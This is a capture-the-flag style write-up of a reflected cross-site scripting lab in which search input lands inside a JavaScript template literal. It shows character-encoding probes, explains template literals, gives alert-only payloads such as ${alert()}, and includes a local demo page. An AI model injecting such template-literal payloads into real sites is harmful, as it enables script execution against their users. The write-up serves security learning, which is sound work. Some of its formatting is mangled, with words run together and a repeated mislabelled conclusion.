This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the alert function inside the template string.
- Blogging App
- User can search the blog by searching name via search box in
/home page - User can see the post by clicking on image or “View Post” button
- Post page have post content body.
- Post page have comment section
- User can add comments to the post (comment, name, email, website)
- when User search the post from the home page’s search box, the search result page is shown
- The search result page have the JavaScript code :
Lets search some random text in the search box in home page :
xyz123'abc"abc>abc<abc;abc)abc(abc/abc\abc,abc:abc=abc
search this and see what characters are escaped and encoded :
Raw HTML document received from server:

Notice, the value to
<h1>tag is set usinginnerTextsink rather thaninnerHTML, So we have to exploit it before the value is set to the<h1>tag.
exploit where
messagevariable is initialized
By breaking out of the “ (back ticks)
rendered HTML :

<h1 id="searchMessage">0 search results for 'xyz123'abc"abc>abc<abc;abc)abc(abc/abc\abc,abc:abc=abc'</h1>Test all special characters to check which are encoded or escaped :
< > ' " ` / \ : ; = } { + - $ ,
Result
<script>
var message = `0 search results for 'xyz123\u003eabc\u003cabc\u0027abc\u0022abc\u0060abc/abc\u005cabc:abc;abc=abc}abc{abc+abc-abc$abc,abc'`;
document.getElementById('searchMessage').innerText = message;
</script>
the input is within the template
In JavaScript, backticks (`) are used to create **template literals** (also known as template strings). Introduced in ECMAScript 6 (ES6), they provide a highly flexible alternative to single quotes (') or double quotes (")
Clean interpolation with backticks
console.log(`Hello ${user}, you have ${items} items in your cart.`);
Running math expressions or logic inside the placeholders
console.log(`Total cost: ${items * 10}`);
Payload:
${alert()}

or

some' ${alert()} '

\u005c' ${alert()} \u005c'
${} (Placeholder) also works within the ” single quotes or double quotes
Refer this below Test lab for better understanding :
<!DOCTYPE html>

<html lang="en">


<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>Document</title>

</head>


<body>

    <h1>Backtick XSS</h1>

    <!--

    explain this attack:

    This is a simple backtick XSS example,

    where the payload is injected into a JavaScript template literal.

    When the page is rendered, the backticks allow for the execution of JavaScript code, which can lead to an alert box being displayed.

    -->

    <script>

        var message = `0 search results for '${alert(1)}'`;

    </script>

</body>


</html>

Thus the parameter
${}works inside the single quote
Try parameter
${}inside the Double quotes :
<!DOCTYPE html>

<html lang="en">


<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>Document</title>

</head>


<body>

    <h1>Backtick XSS</h1>

    <!--

    explain this attack:

    This is a simple backtick XSS example,

    where the payload is injected into a JavaScript template literal.

    When the page is rendered, the backticks allow for the execution of JavaScript code, which can lead to an alert box being displayed.

    -->

    <script>

        var message = `0 search results for '${alert(1)}'`;

        var message2 = `0 search results for "${alert('Double Quotes')}"`;

    </script>

</body>


</html>

Thus the parameter
${}works inside the single quote